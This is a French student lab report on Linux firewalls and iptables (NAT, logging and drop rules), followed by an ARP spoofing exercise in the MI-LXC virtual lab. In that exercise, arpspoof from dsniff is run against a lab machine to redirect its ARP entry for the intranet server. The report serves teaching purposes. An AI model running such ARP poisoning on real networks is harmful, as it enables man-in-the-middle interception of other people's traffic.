

# Université Sorbonne Paris Nord

BUT3 Cybersécurité  
Département Réseaux et Télécommunications

---

**SAÉ CYBER.03**

**Assurer la sécurisation et la supervision avancée :**  
Observation d'Internet et Analyse Malware

---

**Auteur :**

AMMAR Ons

**Superviseur :**

Dr. OUAMRI Mohamed Amine



Année Universitaire : 2025 – 2026

## Remerciements

J'ai eu l'honneur d'avoir **Mr. OUAMRI Mohamed Amine** comme encadrant de mes travaux durant cette SAE .

L'appréhension des différentes étapes de ce projet, ainsi que la confrontation à des situations concrètes et enrichissantes, n'auraient pas été possibles sans sa supervision et ses conseils .

Qu'il trouve ici l'expression de ma vive reconnaissance, ma grande considération et mes remerciements les plus sincères .

J'espère que les compétences et les connaissances acquises au cours de cette année académique me pousseront à poursuivre mes efforts avec davantage d'implication et de motivation dans mes futurs projets universitaires et professionnels .

Ons

## Préface

La sécurité des réseaux informatiques est un enjeu essentiel face à la croissance des échanges numériques et des menaces informatiques.

Le **pare-feu** constitue ainsi l'un des principaux mécanismes de protection permettant de contrôler et de filtrer le trafic réseau afin de prévenir les accès non autorisés.

Ce rapport présente le principe de fonctionnement d'un pare-feu ainsi que son utilité dans un environnement réseau, en s'appuyant sur les spécificités du noyau Linux. Une attention particulière est accordée à **IPTABLES**, outil fondamental pour la configuration et la gestion des règles de filtrage.

En second plan, l'étude de d'une attaque de type **ARP Spoofing** permettra de mettre en évidence des vulnérabilités réseaux et soulignera l'importance d'une configuration sécurisée.

# Table des matières

<b>Remerciements</b>	<b>1</b>
<b>Préface</b>	<b>2</b>
<b>1 Le principe de fonctionnement d'un pare-feu et son utilité dans un réseau</b>	<b>4</b>
<b>2 Spécificité du noyau Linux</b>	<b>4</b>
<b>3 Iptables</b>	<b>5</b>
3.1 Commandes iptables . . . . .	5
3.1.1 Création et suppression de chaînes . . . . .	5
3.1.2 Modification de la politique par défaut . . . . .	5
3.1.3 Affichage des règles . . . . .	5
3.1.4 Suppression des règles . . . . .	6
3.1.5 Ajout et gestion des règles . . . . .	6
3.1.6 Cible (action de la règle) . . . . .	6
<b>4 Configuration Réseau Firewall</b>	<b>6</b>
<b>5 ARP Spoofing</b>	<b>12</b>
<b>6 Conclusion</b>	<b>24</b>

# 1 Le principe de fonctionnement d'un pare-feu et son utilité dans un réseau




FIGURE 1 – Positionnement du Firewall

Le pare-feu est un équipement qui contrôle qui peut entrer et sortir de ta machine. C'est un filtre 24h/24, analysant en continu les données entrantes/sortantes.

Il se positionne entre la machine et internet

Un pare-feu peut se présenter sous plusieurs formes :

- Logiciel dans l'ordinateur (ex : pare-feu Windows)
- Un logiciel dans le box internet
- Sous forme d'un équipement physique

**Comment fonctionne t-il alors ?**

**💡** D'une manière simple, le pare-feu d'inspection dynamique inspecte chaque paquet, le compare à une base de données de menaces et prend ensuite sa décision. Il vérifie alors l'origine + le port utilisé.

## 2 Spécificité du noyau Linux

Comment les machines du réseau privé peuvent accéder d'une manière invisible à internet ?

**💡** Grace au **camouflage IP (IP Masquerading)**

Le camouflage activé sur une hôte va jouer le rôle de passerelle, qui apparaitra comme le seul système utilisant la connexion internet.

Le camouflage réécrit tout d'abord les paquets lorsqu'ils passent par la passerelle, puis les réponses pour qu'elles semblent venir du destinataire originel .

## 3 Iptables

💡 **Iptables** est un programme qui sert à manipuler les règles de filtrage des paquets au niveau du noyau Linux. Il permet de configurer un pare-feu iptables(pouvant servir dans le cadre de camouflage aussi)

Le noyau contient une liste de règles (chaînes) Les règles sont analysées successivement dans l'ordre de l'écriture.

Dès qu'une règle s'applique à un paquet, elle est déclenchée, on regarde plus la suite de la chaîne (Les autres règles)

Les règles sont regroupées dans des tables :

- Table NAT
- Table Filtre

On peut distinguer **deux types** de chaînes :

- La chaîne **PRE-ROUTING** : Elle permet de modifier les paquets juste quand ils entrent dans le pare-feu, mais avant qu'ils n'atteignent la décision de routage
- La chaîne **POST-ROUTING** : Elle permet de modifier les paquets juste après toutes les décisions de routage.

### 3.1 Commandes iptables

#### 3.1.1 Crédation et suppression de chaînes

**-N chain** : Crée une nouvelle chaîne personnalisée.

(Le nom ne doit pas déjà exister comme cible ou chaîne.)

**-X [chain]** : Supprime une chaîne personnalisée. Conditions :

- La chaîne doit être vide
- Aucune règle ne doit y faire référence
- Sans argument : supprime toutes les chaînes non intégrées

#### 3.1.2 Modification de la politique par défaut

**-P chain target** : Définit la politique par défaut d'une chaîne intégrée (INPUT, OUTPUT, FORWARD).

Cibles possibles : ACCEPT ou DROP

#### 3.1.3 Affichage des règles

**-L [chain]** : Liste les règles d'une chaîne

- Sans argument → affiche toutes les chaînes
- Peut être utilisé avec -n pour éviter les résolutions DNS
- Avec -Z → affiche et remet les compteurs à zéro
- Pour afficher les détails complets : iptables -L -v

### 3.1.4 Suppression des règles

**-F [chain]** : Vide une chaîne (supprime toutes ses règles). Sans argument → vide toutes les chaînes du tableau.

### 3.1.5 Ajout et gestion des règles

**-A chain rule** : Ajoute une règle à la fin de la chaîne.

**-I chain [num] rule** : Insère une règle à une position donnée (par défaut au début).

**-R chain num rule** : Remplace une règle existante à une position donnée.

**-D chain rule ou -D chain num** : Supprime une règle.

- Soit par son numéro
- Soit en décrivant la règle à supprimer

### 3.1.6 Cible (action de la règle)

**-j target** : Définit ce qui arrive au paquet lorsqu'il correspond à la règle.

Cibles possibles :

- Une chaîne personnalisée
- Une cible spéciale (ACCEPT, DROP, REJECT, etc...)
- Une extension (LOG, DNAT, MASQUERADE, etc ...)

## 4 Configuration Réseau Firewall




FIGURE 2 – Architecture réseau étudié

Configuration des adresses IP pour les deux machines clients :

The image shows two terminal windows side-by-side. The left window is titled 'Virtual Console #0 (client2)' and the right one is 'Virtual Console #0 (client)'. Both windows have a menu bar with 'Fichier', 'Edition', 'Affichage', 'Terminal', 'Onglets', and 'Aide'.  
The left window's terminal session shows:  
- A banner for 'client2' with symbols like '#', '!', 'X', 'U', 'Y', 'L', 'c', '3', 'S', 'L', and 'SSL'.  
- A message: 'Built with debootstrap and adapted for Marionnet in June 2014 using "pupisto.debian.sh" (see the Marionnet source repository)'.  
- A prompt: 'Use the account root/root or student/student'.  
- A login attempt: 'client2 login: root'  
- A password prompt: 'Password:'.  
- A message about free software: 'The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*copyright'.  
- A notice about warranty: 'Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.'  
- A command history:  
[0 root@client2 ~]\$ sudo ip addr add 192.168.20.10/24 dev eth0  
[0 root@client2 ~]\$ sudo ip link set eth0 up  
[0 root@client2 ~]\$  
The right window's terminal session shows:  
- A banner for 'client' with symbols like 'Y', 'X', 'L', 'c', '3', 'b', 'c', 'S', 'L', and 'SSL'.  
- A message: 'built with debootstrap and adapted for Marionnet in June 2014 using "pupisto.debian.sh" (see the Marionnet source repository)'.  
- A prompt: 'Use the account root/root or student/student'.  
- A login attempt: 'client login: root'  
- A password prompt: 'Password:'.  
- A message about free software: 'The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*copyright'.  
- A notice about warranty: 'Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.'  
- A command history:  
[0 root@client ~]\$  
[0 root@client ~]\$ sudo ip addr add 192.168.20.1/24 dev eth0  
[0 root@client ~]\$ sudo ip link set eth0 up  
[0 root@client ~]\$  
[0 root@client ~]\$

Configuration de l'interface privée (**vers SW2**) :

```
[0 root@RouteurFirewall ~]$ ip addr add 192.168.20.254/24 dev eth0
[0 root@RouteurFirewall ~]$ ip link set eth0 up
[0 root@RouteurFirewall ~]$
```

Configuration de l'interface publique (**vers S1**) :

```
[0 root@RouteurFirewall ~]$ ip addr add 195.83.80.254/24 dev eth1
[0 root@RouteurFirewall ~]$ ip link set eth1 up
[0 root@RouteurFirewall ~]$
```

Activation du routage au niveau du **Routeur Firewall** :

```
[0 root@RouteurFirewall ~]$ echo 1 > /proc/sys/net/ipv4/ip_forward
[0 root@RouteurFirewall ~]$
```

Ajout de la passerelle (**Routeur Firewall**)

— Au niveau du Client 1 :

```
[0 root@client1 ~]$ ip route add default via 192.168.20.254
[0 root@client1 ~]$
```

— Au niveau du Client 2 :

```
[0 root@client2 ~]$ ip route add default via 192.168.20.254
[0 root@client2 ~]$
```

Vérifications :

- Vérification au niveau du Client 1 : ✓

```
[0 root@client1 ~]$ ip route
default via 192.168.20.254 dev eth0
192.168.20.0/24 dev eth0 proto kernel scope link src 192.168.20.1
[0 root@client1 ~]$
```

- Vérification au niveau du Client 2 : ✓

```
[0 root@client2 ~]$ ip route
default via 192.168.20.254 dev eth0
192.168.20.0/24 dev eth0 proto kernel scope link src 192.168.20.10
[0 root@client2 ~]$
```

Tests (pings) :

- Ping *Client1* → *Client2* : ✓

```
[0 root@client1 ~]$ ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.
64 bytes from 192.168.20.10: icmp_req=1 ttl=64 time=2.33 ms
64 bytes from 192.168.20.10: icmp_req=2 ttl=64 time=1.09 ms
^C
--- 192.168.20.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.090/1.713/2.336/0.623 ms
[0 root@client1 ~]$
```

- Ping *Client2* → *Client1* : ✓

```
[0 root@client2 ~]$ ping 192.168.20.1
PING 192.168.20.1 (192.168.20.1) 56(84) bytes of data.
64 bytes from 192.168.20.1: icmp_req=1 ttl=64 time=1.04 ms
64 bytes from 192.168.20.1: icmp_req=2 ttl=64 time=1.67 ms
^C
--- 192.168.20.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 1.046/1.361/1.676/0.315 ms
[0 root@client2 ~]$
```

Activation du camouflage sur la machine FirewallRouteur + Vérification :

```
[0 root@RouteurFirewall ~]$ iptables -A FORWARD -s 192.168.20.0/24 -j ACCEPT
[0 root@RouteurFirewall ~]$ iptables -t nat -A POSTROUTING -s 192.168.20.0/24 -o
eth1 -j MASQUERADE
[0 root@RouteurFirewall ~]$ iptables -A FORWARD -d 192.168.20.0/24 -j ACCEPT
[0 root@RouteurFirewall ~]$ iptables -L FORWARD -n -v
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target     prot opt in      out      source          destination
      0     0 ACCEPT     all   --  *       *      192.168.20.0/24    0.0.0.0/0
      0     0 ACCEPT     all   --  *       *      0.0.0.0/0          192.168.20.0
/24
[0 root@RouteurFirewall ~]$
```

## Rôle de iptables -A FORWARD -s 192.168.20.0/24 -j ACCEPT et vérification

💡 Le rôle de **iptables** consiste à autoriser le routage (forward) des paquets provenant du réseau privé 192.168.20.0/24 à travers le routeur. Sans règle FORWARD autorisant ces paquets, même avec NAT, le routeur pourrait bloquer les paquets si la politique FORWARD est DROP.

A ce niveau on a :

- Autorisé le trafic du réseau privé
- Activé le NAT (camouflage IP)
- Autorisé les paquets retour

Depuis le client 1(partie privée), on essaye de joindre l'adresse 192.83.80.10 pour tester le fonctionnement du routage + NAT

```
[0 root@client1 ~]$ ping 192.83.80.10
PING 192.83.80.10 (192.83.80.10) 56(84) bytes of data.
64 bytes from 192.83.80.10: icmp_req=1 ttl=63 time=1.61 ms
64 bytes from 192.83.80.10: icmp_req=2 ttl=63 time=4.74 ms
^C
--- 192.83.80.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 1.616/3.181/4.747/1.566 ms
[0 root@client1 ~]$
```

Au niveau du client 1, à l'aide de la commande **Epiphany**



Vérification du ping de bouclage (loopback)

💡 L'interface loopback, associée à l'adresse 127.0.0.1, est une interface réseau virtuelle utilisée pour permettre à une machine de communiquer avec elle-même

💡 Elle permet de vérifier que le protocole IP et la pile réseau fonctionnent correctement, même sans carte réseau physique

- On vérifie d'abord que le Loopback fonctionne correctement ✓

```
[0 root@RouteurFirewall ~]$ ping -c 5 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.258 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.081 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.066 ms
^C
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.066/0.135/0.258/0.087 ms
[0 root@RouteurFirewall ~]$
```

Création de la chaîne LOG-DROP :

```
[0 root@RouteurFirewall ~]$ iptables -N LOG_DROP
[0 root@RouteurFirewall ~]$ iptables -A LOG_DROP -j LOG --log-prefix "LOG_DROP"
" --log-level 4
[0 root@RouteurFirewall ~]$ iptables -A LOG_DROP -j DROP
[0 root@RouteurFirewall ~]$
```

Ajout d'un filtre sur la chaîne INPUT :

```
[0 root@RouteurFirewall ~]$ iptables -A INPUT -p icmp -s 127.0.0.1 -j LOG_DROP
[0 root@RouteurFirewall ~]$
```

Affichage et vérification de la règle : ✓

```
[0 root@RouteurFirewall ~]$ iptables -A INPUT -p icmp -s 127.0.0.1 -j LOG_DROP
[0 root@RouteurFirewall ~]$ iptables -L INPUT -n --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
1    LOG DROP   icmp --  127.0.0.1      0.0.0.0/0
[0 root@RouteurFirewall ~]$
```

Lancement de la commande **tail -f /var/log/messages** pour voir les messages observés dans /var/log/messages provenant de la chaîne LOG-DROP d'iptables (**au niveau du terminal 2 du FirewallRouteur**)

```
[130 root@RouteurFirewall ~]$ tail -f /var/log/messages
Nov 24 15:43:25 RouteurFirewall kernel: Initializing software serial port version 1
Nov 24 15:43:25 RouteurFirewall kernel: Netdevice 0 (02:04:06:93:7b:b7) : daemon backend (uml_switch version 3) - unix:/tmp/marionnet-1019909503.dir/hublet-2-socket-694529688/ctl
Nov 24 15:43:25 RouteurFirewall kernel: Netdevice 1 (02:04:06:67:fc:78) : daemon backend (uml_switch version 3) - unix:/tmp/marionnet-1019909503.dir/hublet-3-socket-637443051/ctl
Nov 24 15:43:25 RouteurFirewall kernel: console [mc-1] enabled
Nov 24 15:43:25 RouteurFirewall kernel: ubda: unknown partition table
Nov 24 15:43:25 RouteurFirewall kernel: ubdb: unknown partition table
Nov 24 15:43:25 RouteurFirewall kernel: Netdevice 42 (42:42:e3:45:11:e3) :
Nov 24 15:43:25 RouteurFirewall kernel: TUN/TAP backend - IP = 172.23.0.254
Nov 24 15:43:25 RouteurFirewall kernel: VFS: Mounted root (ext2 filesystem) readonly on device 98:0.
Nov 24 15:43:25 RouteurFirewall kernel: Adding 1048572k swap on /dev/ubdb. Priority:-1 extents:1 across s:1048572k
Nov 30 18:32:07 RouteurFirewall kernel: LOG DROP:IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.1 LEN=84 TOS=0x00
PREC=0x00 TTL=64 ID=51953 DF PROTO=ICMP TYPE=8 CODE=0 ID=1792 SEQ=1
Nov 30 18:32:08 RouteurFirewall kernel: LOG DROP:IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.1 LEN=84 TOS=0x00
PREC=0x00 TTL=64 ID=45805 DF PROTO=ICMP TYPE=8 CODE=0 ID=1792 SEQ=2
Nov 30 18:32:09 RouteurFirewall kernel: LOG DROP:IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.1 LEN=84 TOS=0x00
PREC=0x00 TTL=64 ID=45846 DF PROTO=ICMP TYPE=8 CODE=0 ID=1792 SEQ=3
```

Lancement de la commande ping (au niveau du terminal 1 du FirewallRouteur )

```
[0 root@RouteurFirewall ~]$ iptables -A OUTPUT -p icmp -d 127.0.0.1 -j LOG_DROP
[0 root@RouteurFirewall ~]$ iptables -A INPUT -p icmp -s 127.0.0.1 -j LOG_DROP
[0 root@RouteurFirewall ~]$ ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
```

**Explication :** Chaque fois qu'on lance un ping vers 127.0.0.1, un paquet ICMP de type Echo Request est généré localement et passe par l'interface de **Loopback lo**

La règle iptables configurée pour journaliser et bloquer ces paquets déclenche alors l'écriture d'un message dans le journal du noyau, indiquant la source, la destination, le protocole ICMP et les paramètres du paquet

### Suppression de la règle n°1

- On commence par lister les règles

```
[0 root@RouteurFirewall ~]$ iptables -L INPUT -n --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
1    LOG_DROP   icmp --  127.0.0.1      0.0.0.0/0
```

- On supprime la règle n°1, puis on vérifie qu'elle est bien supprimée

```
[0 root@RouteurFirewall ~]$ iptables -D INPUT 1
[0 root@RouteurFirewall ~]$ iptables -L INPUT -n --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
[0 root@RouteurFirewall ~]$
```

On bloque les pings provenant du réseau privé 192.168.20.0/24

- Sur Routeur Firewall, on bloque tous les pings venant d'une machine du LAN

```
[0 root@RouteurFirewall ~]$ iptables -A FORWARD -p icmp -s 192.168.20.0/24 -j DROP
[0 root@RouteurFirewall ~]$
```

- On teste finalement depuis le client 1 :

```
[0 root@client1 ~]$ ping 195.83.80.10
PING 195.83.80.10 (195.83.80.10) 56(84) bytes of data.
^C
--- 195.83.80.10 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5018ms
```

⇒ Le test échoue

## 5 ARP Spoofing

**i Remarque préalable :** N'étant pas informée au départ que Wireshark pouvait être lancé en interface graphique sur l'environnement Milxc, au début, j'ai réalisé l'analyse du trafic en utilisant uniquement l'outil en ligne de commande milxc. J'ai ainsi pu capturer et observer les trames nécessaires pour cette partie, même si l'interface graphique de Wireshark aurait permis une visualisation plus intuitive.

Lancement de l'environnement

```
Fichier Édition Affichage Terminal Onglets Aide
root@milxc-vm:~# cd /root/mi-lxc
root@milxc-vm:~/mi-lxc# ./mi-lxc.py start
Creating bridges
Increasing inotify kernel parameters through sysctl
Starting ecorp-infra
Starting ecorp-router
Starting gozilla-infra
Starting gozilla-router
Starting isp-a-hacker
Starting isp-a-home
Starting isp-a-infra
Starting isp-a-router
Starting mica-infra
Starting mica-router
Starting milxc-ns
Starting milxc-router
■
```

Tableau des adresses IPV4 et MAC des machines

Machine	IPV4	MAC
target-intranet	100.80.0.5/16	aa :b8 :df :4d :0f :0b
target-ldap	100.80.0.10/16	c2 :b1 :c3 :ab :91 :7f
target-admin	100.80.0.4/16	c6 :e2 :64 :56 :7c :ab
target-commercial	100.80.0.2/16	b2 :33 :f0 :38 :57 :e5
target-dmz	100.80.1.2/16	a4 :72 :2a :fb :5a :77
target-dev	100.80.0.3/16	52 :30 :f8 :38 :3a :0d

💡 Les étapes suivies :

- Accéder au shell de la machine à l'aide de la commande `./mi-lxc.py attach root@target-machine`
- récupérer l'adresse IPV4 et MAC à l'aide de la commande `ip a`

Vérification de la table ARP (dev) + suppression du contenu de la table + vérification que la table est vide

```
root@mi-target-dev:~# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
100.80.0.1       ether    fa:3e:01:53:a0:c6  C          eth0
root@mi-target-dev:~# ip neigh flush all
root@mi-target-dev:~# arp -n
```

Vérification de la table ARP (admin) + suppression du contenu de la table + vérification que la table est vide

```
root@mi-target-admin:~# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
100.80.0.1       ether    fa:3e:01:53:a0:c6  C          eth0
root@mi-target-admin:~# ip neigh flush all
Object "neight" is unknown, try "ip help".
root@mi-target-admin:~# ip neigh flush all
```

- Ping Admin → Dev : ✓

```
root@mi-target-admin:~# ping 100.80.0.3
PING 100.80.0.3 (100.80.0.3) 56(84) bytes of data.
64 bytes from 100.80.0.3: icmp_seq=1 ttl=64 time=0.282 ms
64 bytes from 100.80.0.3: icmp_seq=2 ttl=64 time=0.254 ms
64 bytes from 100.80.0.3: icmp_seq=3 ttl=64 time=0.053 ms
^C
--- 100.80.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.053/0.196/0.282/0.101 ms
root@mi-target-admin:~# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
100.80.0.3       ether    52:30:f8:38:3a:0d  C          eth0
100.80.0.1       ether    fa:3e:01:53:a0:c6  C          eth0
root@mi-target-admin:~#
```

- Ping Dev → Admin : ✓

```
root@mi-target-dev:~# ping 100.80.0.4
PING 100.80.0.4 (100.80.0.4) 56(84) bytes of data.
64 bytes from 100.80.0.4: icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from 100.80.0.4: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 100.80.0.4: icmp_seq=3 ttl=64 time=0.048 ms
^C
--- 100.80.0.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 0.046/0.048/0.051/0.002 ms
root@mi-target-dev:~# arp -n
Address          HWtype  HWaddress          Flags Mask      Iface
100.80.0.4       ether    c6:e2:64:56:7c:ab  C          eth0
100.80.0.1       ether    fa:3e:01:53:a0:c6  C          eth0
root@mi-target-dev:~#
```

Lancement de wireshark sur les deux machines

- Sur la machine Admin

```
root@mi-target-admin:~# tshark -i eth0
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
```

- Sur la machine Dev

```
root@mi-target-dev:~# tshark -i eth0
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
```

Vider de nouveau les caches ARP (Dev, Admin et Intranet)

- Au niveau de la machine Dev

```
root@milxc-vm:~/mi-lxc# ./mi-lxc.py attach root@target-dev
Attaching to target-dev as user root
root@mi-target-dev:~# ip neigh flush all
root@mi-target-dev:~# arp -n
root@mi-target-dev:~#
```


- Au niveau de la machine Admin

```
root@mi-target-admin:~# ip neigh flush all
root@mi-target-admin:~# arp -n
root@mi-target-admin:~#
```

- Au niveau de la machine Intranet

```
root@milxc-vm:~/mi-lxc# ./mi-lxc.py attach root@target-intranet
Attaching to target-intranet as user root
root@mi-target-intranet:~# ip neigh flush all
root@mi-target-intranet:~# arp -n
root@mi-target-intranet:~#
```

Au niveau de la machine Admin, on lance la commande **arp -a** qui nous permettra de mettre à jour le cache ARP toute les 1s




Installation de arpspoof (package dsniff) au niveau de la machine Dev

```
root@mi-target-dev:~# apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-30).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@mi-target-dev:~# arpspoof --help
arpspoof: invalid option -- '-'
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
root@mi-target-dev:~#
```

Lancement de la commande arpspoof niveau machine Dev

```
root@mi-target-dev:~# arpspoof -i eth0 -t 100.80.0.4 100.80.0.5
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at 52:30:f8:
38:3a:d
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at 52:30:f8:
38:3a:d
```

On peut voir que le cache ARP (niveau de la machine admin) ne change pas



Pourquoi ?

→ Si l'ordinateur admin n'envoie aucun paquet vers Intranet, il ne met pas à jour son entrée ARP

→ Donc même si tu envoies l'attaque ARP spoofing, il ne voit rien, car l'entrée ARP n'existe pas encore

⇒ En gros, une attaque ARP spoof ne modifie que ce qui existe ou ce qui est en cours d'utilisation

On arrête alors la commande arpspoof du côté de la machine dev

```

52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at 52:30:f8:
38:3a:d
^CCleaning up and re-arping targets...
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:
4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:
4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:
4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:
4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:
4d:f:b
root@mi-target-dev:~# █

```

On aura une nouvelle entrée niveau machine admin(grâce au curl vers http://www.target.milxc), donc la machine contactera en quelque sorte la machine intranet

### **⚠ Problème rencontré : pas de résolution pour le www.target.milxc**

**💡** Donc j'ai ajouté l'adresse au niveau du fichier /etc/hosts

```

wiresha... x wireshar... x ctl dev x ctl admin x ctl intra... x admin t... x Sans titre x
100.80.0.5 www.target.milxc
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

-- INSERT --
1,11 All

```

```

root@mi-target-admin:~# cat /etc/hosts
100.80.0.5      www.target.milxc
127.0.0.1      localhost
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters

root@mi-target-admin:~# █

```

On arrive à voir une entrée au niveau du cache ARP (machine admin)

```


Every 1.0s: arp -a                               mi-target-admin: Sat Nov 22 12:04:54 2025
? (100.80.0.3) at 52:30:f8:38:3a:0d [ether] on eth0
? (100.80.0.1) at fa:3e:01:53:a0:c6 [ether] on eth0
www.target.milxc (100.80.0.5) at aa:b8:df:4d:0f:0b [ether] on eth0

```

## Pourquoi ?

💡 Parce que la requête curl oblige la machine à parler au serveur, donc elle doit connaître sa MAC, elle envoie une ARP request, le vrai serveur répond

→ l'entrée ARP est ajoutée à la table. Après lancement de la commande, l'adresse MAC change (intranet → dev) ARPSpoof envoie des ARP Reply frauduleux disant «je suis 100.80.0.5 (dev)»



